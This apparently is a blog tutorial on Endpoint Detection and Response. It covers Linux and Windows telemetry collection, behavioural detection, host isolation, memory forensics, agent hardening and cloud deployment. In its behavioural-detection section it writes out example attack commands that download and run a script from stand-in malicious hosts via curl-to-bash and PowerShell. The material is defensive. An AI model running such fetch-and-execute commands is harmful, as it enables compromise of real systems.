
Listen to this Post

Introduction:
In the modern cybersecurity landscape, where sophisticated attacks easily bypass traditional signature-based defenses, organizations must shift from a reactive to a proactive security posture. Endpoint Detection and Response (EDR) represents this paradigm shift, transforming endpoints from mere entry points into active sensors and defenders. By providing continuous monitoring, behavioral analysis, and automated remediation, EDR solutions empower security teams to detect stealthy threats, reduce dwell time, and respond to incidents with surgical precision, effectively turning the tide against advanced persistent threats (APTs) and zero-day malware.
Learning Objectives:
- Understand the core architectural components and data collection mechanisms that power modern EDR solutions.
- Learn how to perform proactive threat hunting using behavioral analytics and indicators of compromise (IoCs).
- Master practical incident response techniques, including process isolation, memory analysis, and log forensics across Windows and Linux endpoints.
You Should Know:
- The Anatomy of EDR: Continuous Monitoring and Data Collection
EDR’s power lies in its ability to ingest and correlate vast amounts of telemetry data directly from endpoints. Unlike traditional antivirus that scans files periodically, an EDR agent runs continuously, recording system activities into a detailed event log. This creates a “video” of the attack rather than just a “snapshot.”
Step‑by‑step guide explaining what this does and how to use it:
To understand the data an EDR collects, we can simulate its behavior using built‑system tools. On a Linux endpoint, the auditd daemon is a powerful framework for collecting fine-grained system calls—similar to how an EDR agent captures process executions and file access.
Linux Command (Simulating EDR Data Collection):
 Install and start auditd (on Debian/Ubuntu)
sudo apt update && sudo apt install auditd -y
sudo systemctl start auditd
sudo systemctl enable auditd

Add a rule to monitor all execution events (execve syscalls)
sudo auditctl -a always,exit -S execve

Search the logs for recently executed commands
sudo ausearch -sc execve | tail -20
Windows Command (Simulating EDR Telemetry with Sysmon):
Sysmon is a free tool from Microsoft that provides deep system logging, a foundational element of many EDRs.
 Download and install Sysmon with a basic configuration
 (Assuming Sysmon.exe and config are in the current directory)
.\Sysmon64.exe -accepteula -i sysmonconfig.xml

Query the Windows Event Log for Sysmon Process Creation events (Event ID 1)
Get-WinEvent -FilterHashtable @{LogName="Microsoft-Windows-Sysmon/Operational"; ID=1} -MaxEvents 10 | Format-List
These commands show how raw process execution data is captured. EDR solutions aggregate this data across thousands of endpoints, indexing it for rapid search and correlation.
2. Behavioral Detection: Moving Beyond Signatures
Modern EDR solutions utilize machine learning and behavioral analytics to identify malicious intent. Instead of looking for a known virus signature, they look for chains of behavior—like a script spawned from a Microsoft Office document that subsequently reaches out to a rare external IP address.
Step‑by‑step guide explaining what this does and how to use it:
A common attack vector is “living-off-the-land” binaries (LOLBins). For example, an attacker might use `rundll32.exe` on Windows to execute a malicious DLL. An EDR detects this as anomalous if `rundll32` is called by a suspicious parent process, like a web browser.
Simulating a LOLBin Execution and Detection Logic:
 Linux Example: Using 'curl' piped to 'bash' (a common LOLBin technique)
 EDR logic would flag this as a high-risk event
curl -s http://malicious.example.com/payload.sh | bash
Windows Detection (PowerShell):
 Simulate suspicious LOLBin activity
 The EDR would flag this due to the combination of download and execution
powershell.exe -Command "Invoke-WebRequest -Uri 'http://malicious.local/script.ps1' -OutFile 'C:\Temp\mal.ps1'; Start-Process 'C:\Temp\mal.ps1'"
Security analysts can query their EDR console for such patterns using search syntax. For instance, in CrowdStrike Falcon or Microsoft Defender for Endpoint, a query might look like:
`ProcessName: “rundll32.exe” AND ParentProcess: “winword.exe”`
This hunt identifies macro-based attacks where Word launches a system utility to execute code.
3. Automated Response: Isolation and Remediation
When a threat is confirmed, speed is critical. EDR platforms offer automated response actions to contain the breach instantly, preventing lateral movement.
Step‑by‑step guide explaining what this does and how to use it:
The most immediate response is network isolation. This quarantines the host while preserving the EDR agent’s connection so the investigation can continue.
Manual Simulation of Isolation (Firewall Rules):
While an EDR does this via API calls to its agent, the effect is akin to implementing a strict firewall rule on the endpoint.
Windows (Blocking all traffic except EDR/Management):
 WARNING: This can lock you out of the machine. Use in a test lab only.
 Block all outbound traffic
New-NetFirewallRule -DisplayName "Block All Outbound" -Direction Outbound -Action Block

Allow only specific EDR management IP (e.g., 192.168.1.100)
New-NetFirewallRule -DisplayName "Allow EDR C2" -Direction Outbound -RemoteAddress 192.168.1.100 -Protocol ANY -Action Allow
Linux (Using iptables):
 Set default policy to DROP for outgoing traffic
sudo iptables -P OUTPUT DROP

Allow established connections (to keep current sessions)
sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

Allow traffic to the EDR management server (e.g., 10.0.0.50)
sudo iptables -A OUTPUT -d 10.0.0.50 -j ACCEPT
In a real EDR, this is a one‑click operation that runs these commands remotely and securely, ensuring the attacker’s C2 channel is cut off while the blue team retains visibility.
4. Forensic Capabilities: Root Cause Analysis
After an incident is contained, the investigation begins. EDR solutions provide deep forensic data, allowing analysts to reconstruct the attack timeline. This includes process trees, file system changes, and registry modifications.
Step‑by‑step guide explaining what this does and how to use it:
Analysts often need to examine memory for signs of code injection. EDRs can capture a full memory dump of a suspicious process for offline analysis with tools like Volatility.
Linux Memory Acquisition (using LiME):
 Load the LiME module to dump RAM
sudo insmod lime.ko "path=/evidence/mem.lime format=lime"
Windows Memory Analysis (using Volatility on a dump):
 Assuming you have a memory dump (mem.dmp) from the EDR
 List all running processes at the time of the dump
volatility -f mem.dmp --profile=Win10x64 pslist

Check for network connections established by malware
volatility -f mem.dmp --profile=Win10x64 netscan

Dump a specific malicious process (PID 1234) for disassembly
volatility -f mem.dmp --profile=Win10x64 procdump -p 1234 -D extracted_malware/
These techniques allow investigators to see what the attacker did, even if they deleted their tools from the disk, as artifacts remain in memory until the system is rebooted.
5. Practical EDR Hardening: Securing the Agent Itself
Attackers often try to kill or disable the EDR agent to avoid detection. Modern EDRs have tamper‑protection features, but defenders must also secure the environment to prevent these attacks.
Step‑by‑step guide explaining what this does and how to use it:
On Linux, this involves protecting the agent’s processes and files using kernel modules or mandatory access control.
Linux (Preventing EDR termination using systemd and permissions):
 Ensure the EDR service cannot be easily stopped by non‑root users
 Edit the service file (e.g., /etc/systemd/system/edr-agent.service)
 Add:
 ProtectSystem=strict
 ProtectHome=yes
 ProtectKernelTunables=yes

Prevent changes to the agent binary
sudo chattr +i /opt/edr/edr_agent
Windows (Using Windows Defender Attack Surface Reduction – ASR):
ASR rules can block ransomware behaviors that attempt to tamper with security tools.
 Block credential stealing from the Windows local security authority subsystem (lsass.exe)
Add-MpPreference -AttackSurfaceReductionRules_Ids 9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2 -AttackSurfaceReductionRules_Actions Enabled

Block process creations originating from PSExec and WMI commands
Add-MpPreference -AttackSurfaceReductionRules_Ids d1e49aac-8f56-4280-b9ba-993a6d77406c -AttackSurfaceReductionRules_Actions Enabled
These configurations make it significantly harder for an attacker to disarm the very tools designed to catch them.
6. Cloud Workload Protection: EDR in the Cloud
With the shift to the cloud, endpoints are now virtual machines and containers. Cloud‑native EDR solutions integrate with cloud provider APIs to provide unified visibility.
Step‑by‑step guide explaining what this does and how to use it:
Deploying EDR agents across a cloud environment using Infrastructure as Code (IaC) ensures consistent coverage.
Terraform Example (Deploying EDR agent to AWS EC2 instances via User Data):
resource "aws_instance" "web_server" {
ami = "ami-0c55b159cbfafe1f0"
instance_type = "t2.micro"

user_data = <<-EOF
!/bin/bash
 Download and install EDR agent
wget https://edr-vendor.com/installer.sh
sudo bash installer.sh --key ${var.edr_activation_key}
systemctl start edr-agent
EOF

tags = {
Name = "SecureWebServer"
}
}
This ensures that every new instance spun up by auto‑scaling groups is automatically enrolled and protected by the EDR solution.
What Undercode Say:
- EDR is a Capability, Not Just a Product: The true value of an EDR is unlocked not by the software alone, but by the skilled analysts who interpret the data. Investing in training for your security operations center (SOC) to perform proactive threat hunting is as crucial as the technology itself.
- Integration is Key: An EDR should not operate in a silo. Its full potential is realized when integrated with a Security Information and Event Management (SIEM) system and Threat Intelligence Platforms (TIPs), allowing for correlation across the entire network and leveraging global threat data to prioritize local alerts.
Prediction:
The future of EDR lies in autonomous response and predictive analytics. We will see a shift from “detect and respond” to “anticipate and neutralize,” where AI models predict an attack chain based on early telemetry and automatically deploy micro‑honeypots or dynamically adjust firewall rules to misdirect and trap the adversary before they can achieve their objective. Furthermore, as edge computing grows, EDR will evolve to protect ephemeral serverless functions and IoT devices, securing the digital frontier wherever data lives and processes run.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Anushka Narkhede – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


